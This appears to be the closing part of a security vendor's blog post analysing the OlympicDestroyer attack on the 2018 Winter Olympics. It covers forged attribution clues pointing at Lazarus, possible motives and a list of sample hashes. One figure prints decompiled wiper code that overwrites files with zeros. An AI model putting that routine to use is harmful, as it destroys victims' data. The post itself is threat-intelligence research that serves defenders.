
Fig.11 Microsoft security team retracts previous claims in a subsequent tweet

The day after we released a private report with forensic findings and detailed analysis of this attribution hell to our APT Intel subscribers (for more information please contact: intelreports@kaspersky.com), the Cisco Talos team decided to revisit OlympicDestroyer and go public with a similar review. We can’t help but agree with this nice [write-up](#) with code comparison, because we came to very similar conclusions.

In addition, Talos researchers noted that the evtchk.txt filename, which the malware used as a potential false-flag during its operation, was very similar to the filenames (evtdiag.exe, evtsys.exe and evtchk.bat) used by BlueNoroff/Lazarus in the Bangladesh SWIFT cyberheist in 2016.

Recorded Future decided to not attribute this attack to any actor; however, they claimed that they found similarities to BlueNoroff/Lazarus LimaCharlie malware loaders that are widely believed to be North Korean actors.

We can't dispute that part of the code really does resemble the Lazarus code. The wiper modules used in OlympicDestroyer (MD5: 3c0d740347b0362331c882c2dee96dbf) and Bluenoroff (MD5: 5d0ffbc8389f27b0649696f0ef5b3cfe) used similar code to wipe files.



```
Buffer = 0;
memset(&v17, 0, 0xFFCu);
v10 = 0;
v1 = 0;
v1 = CreateFileA(lpFileName, 0x40000000u, 0, 0, 3u, 0x80u, 0);
v2 = v1;
if (v1 == (HANDLE)-1)
    return GetLastError();
SetFilePointer(v1, -1, 0, 2u);
WriteFile(v2, &Buffer, 1u, &NumberOfBytesWritten, 0);
FlushFileBuffers(v2);
FileSize.QuadPart = 0x164;
GetFileSizeEx(v2, &FileSize);
SetFilePointer(v2, 0, 0, 0);
v4 = FileSize.HighPart;
v5 = FileSize.LowPart;
v6 = 0;
v7 = 0;
if ( FileSize.HighPart >= 0 && (FileSize.HighPart > 0 || FileSize.LowPart > 0) )
{
    while ( 1 )
    {
        v8 = OFSUB ( _PAIR (v4, v5), _PAIR (v7, v6));
        v11 = v5 - v6;
        v9 = ( _PAIR (v4, v5) - _PAIR ((unsigned int)v7, v6) ) >> 32;
        v10 = v5 - v6;
        if ( v9 < 0 || (unsigned __int8)((v9 < 0) ^ v8) | (v9 == 0) && v11 <= 0x1000 )
        {
            v15 = v9;
        }
        else
        {
            v10 = 0x1000;
            v15 = 0;
        }
        if ( !WriteFile(v2, &Buffer, v10, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
            break;
        v4 = FileSize.HighPart;
        v12 = NumberOfBytesWritten + v6;
    }
}

NumberOfBytesWritten = 0;
v11 = 0x164;
memset(&Buffer, 0, 0x1000u);
v2 = CreateFileW(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
v3 = v2;
if ( v2 == (HANDLE)-1 )
    return GetLastError();
SetFilePointer(v2, -1, 0, 2u);
if ( WriteFile(v3, &Buffer, 1u, &NumberOfBytesWritten, 0) )
    FlushFileBuffers(v3);
GetFileSizeEx(v3, &FileSize);
SetFilePointer(v3, 0, 0, 0);
v5 = FileSize.HighPart;
v6 = FileSize.LowPart;
if ( FileSize.HighPart >= 0 || FileSize.LowPart > 0 )
{
    while ( 1 )
    {
        v7 = ( _PAIR ((unsigned int)v5, v6) - v11 ) >> 32;
        v8 = v6 - v11;
        if ( _PAIR (v7, v8) > 0x1000 )
            v8 = 0x1000;
        if ( !WriteFile(v3, &Buffer, v8, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
            break;
        v5 = FileSize.HighPart;
        v11 = NumberOfBytesWritten;
        if ( (HIDWORD(v11) < FileSize.HighPart) )
        {
            v6 = FileSize.LowPart;
        }
        else
        {
            if ( (HIDWORD(v11) > FileSize.HighPart) )
                break;
            v6 = FileSize.LowPart;
            if ( (unsigned int)v11 > FileSize.LowPart )
                break;
        }
    }
}
```

Fig.12 Comparison of wiping module (left: Bluenoroff tool; right: OlympicDestroyer)

There is also a high level of similarity between Lazarus and OlympicDestroyer. There are modules in both campaigns that used the same technique to decrypt a payload in memory using a secret password provided via a command line. Lazarus used this in their malware loaders (Recorded Future also mentions a similarity in malware loader code) to protect their backdoor modules from reverse engineering as they contained some default C2 information.

Despite the resemblance in the method, there are significant differences in its usage:

1. Lazarus used long and reliable alphanumeric passwords (30+ characters long). OlympicDestroyer on the contrary used a very simple password: "123".
2. Lazarus never hardcoded its passwords for protected payloads into the malware body. OlympicDestroyer on the contrary hardcoded it (there was actually no other way, because the worm had to spread itself and run fully autonomously). That's why the whole idea of using password-protected payloads in the network worm looks ridiculous, and we believe it's unlikely an actor such as Lazarus would implement techniques like that considering their previous TTPs.

The possibility of North Korean involvement looked way off mark, especially since Kim Jong-un's own sister attended the opening ceremony in Pyeongchang. According to our forensic findings, the attack was started immediately before the official opening ceremony on 9 February, 2018.

What we discovered next brought a big shock. Using our own in-house malware similarity system we have discovered a unique pattern that linked Olympic Destroyer to Lazarus. A combination of certain code development environment features stored in executable files, known as Rich header, may be used as a fingerprint identifying the malware authors and their projects in some cases. In case of Olympic Destroyer wiper sample analyzed by Kaspersky Lab this "fingerprint" gave a 100% match with previously known Lazarus malware components and zero overlap with any other clean or malicious file known to date to Kaspersky Lab.

Yet the motives and other inconsistencies with Lazarus TTPs made some of our researchers skeptically revisit that rare artefact. With another careful look into these evidence and manual verification of each feature we discovered that the set of features doesn't match the actual code. At that moment it became clear that the set of features was simply forged to perfectly match the fingerprint used by Lazarus. Considering that this is not very well explored area in malware analysis and attribution, we decided to share some more information on how we proved in a [dedicate blogpost](#) with some deep technical details.

We also noticed that there exists a wiper module with original Rich header and it was uploaded to VirusTotal from France where one of the victims (Atos) is located. The compilation timestamp was **2018-02-09 10:42:19** which is almost 2 hours after attack in Pyeongchang ski resorts started. It's unclear what went wrong but it looks like the attackers rushed to modify the worm's wiper component, so that it immediately disabled system services and rebooted the machine instead of waiting for 60 minutes. They seem to wanted immediate results as there were just minutes before the official opening ceremony started.

Considering all of the above it it now looks like a very sophisticated false flag which was placed inside the malware intentionally in order to give threat hunter impression that they found a smoking gun evidence, knocking them of the trail to the accurate attribution.

Conclusions

What conclusions can we draw from this?

It really depends on how clever the attacker behind this campaign is.

If Lazarus was the smartest of all, then they could have crafted a sophisticated false flag that would be hard to discover, requiring even more sophistication to prove it's a forgery. However, the level of researcher sophistication is something that's difficult for attackers to gauge. The level of complexity we're talking about would definitely reduce reliability and couldn't guarantee that everything went to plan. In addition, Lazarus had no rational motive to conduct this attack, not to mention TTPs that obviously weren't theirs.

Speaking of TTPs, we have seen attackers using NordVPN and MonoVM hosting. Both services are available for bitcoins, which make them the perfect tool for APT actors. This and several other TTPs have in the past been used by the Sofacy APT group, a widely known Russian-language threat actor. A year ago we published [our research](#) about the Lazarus APT group using false flags in attacks against banks around the world that pointed to a Russian origin. Was it payback from Russian-speaking Sofacy or was it someone else trying to frame Sofacy? The muddled waters of this case mean we are yet to get a clear answer.

There are some open questions about the attacker's motivation in this story. We know that the attackers had administrative accounts in the affected networks. By deleting backups and destroying all local data they could have easily devastated the Olympic infrastructure. Instead, they decided to do some "light" destruction: wiping files on Windows shares, resetting event logs, deleting backups, disabling Windows services and rebooting systems into an unbootable state. When you add in the multiple similarities to TTPs used by other actors and malware, intentional false flags and relatively good opsec, it merely raises more questions as to the purpose of all this.

As we see it, these are some of the possible motives behind the attack:

1. Demonstration of power/skills in the context of a secret communication that we're unaware of. The potential for full-blown, highly destructive cybersabotage might be a strong argument in top-secret political negotiations.
2. Testing of destructive worm capability, but with lower impact to avoid too much attention from potential investigators and general public (in case of human error or operational failure).
3. Trap threat intel researchers in a field of false flags and, based on their responses, learn how to implement the perfect false flag.

The last option makes sense when you consider that the malware contained a wiper that wasn't used to wipe its own components – the authors wanted it to be discovered.

For a powerful attacker learning how to reliably craft false flags and trick researchers into attributing the attack to someone else can mean gaining the ultimate cover – total immunity against attribution. But this kind of rocket science requires real-life experiments.

We think the carefully orchestrated OlympicDestroyer campaign played a very important role that will shape APT research in the future. While it didn't fully sabotage the Winter Olympic games in Pyeongchang, its effects were noticed not only in South Korea but also in Europe. Most importantly, it brings with it a potential threat to the attribution process, undermining trust in intel research findings.

There's a lesson to be taken from this attack that's useful for all of us in threat intelligence – don't rush with attribution. This is a very delicate subject that should be handled with great care. We as an industry shouldn't sacrifice the accuracy of our research to opportunistically promote business.


Known OlympicDestroyer executables

```
0311CEC923C57A435E735E106517797F
104ECBC2746702FA6ECD4562A867E7FB
12668F8D072E89CF04B9CBCD5A3492E1
19C539FF2C50A0EFD52BB5B93D03665A
221C6DB5B60049E3F1CDBB6212BE7F41
3514205D697005884B3564197A6E4A34
3C0D740347B0362331C882C2DEE96DBF
47E67D1C9382D62370A0D71FECC5368B
4C8FA3731EFD2C5097E903D50079A44D
4F43F03783F9789F804DCF9B9474FA6D
51545ABCF4F196095ED102B0D08DEA7E
52775F24E230C96EA5697BCA79C72C8E
567D379B87A54750914D2F0F6C3B6571
5778D8FF5156DE1F63361BD530E0404D
583F05B4F1724ED2EBFD06DD29064214
58DD6099F8DF7E5509CEE3CB279D74D5
59C3F3F99F44029DE81293B1E7C37ED2
64AA21201BFD88D521FE90D44C7B5DBA
65C024D60AF18FFAB051F97CCDDFAB7F
68970B2CD5430C812BEF5B87C1ADD6EA
6E0EBEEEA1CB00192B074B288A4F9CFE
```

7C3BF9AB05DD803AC218FC7084C75E96
83D8D40F435521C097D3F6F4D2358C67
86D1A184850859A6A4D1C35982F3C40E

- [APT](#)
- [Backdoor](#)
- [Malware Descriptions](#)
- [Olympic Destroyer](#)
- [Spear phishing](#)
- [Vulnerabilities and exploits](#)
- [Wiper](#)
- [Worm](#)

Authors



OlympicDestroyer is here to trick the industry

Your email address will not be published. Required fields are marked *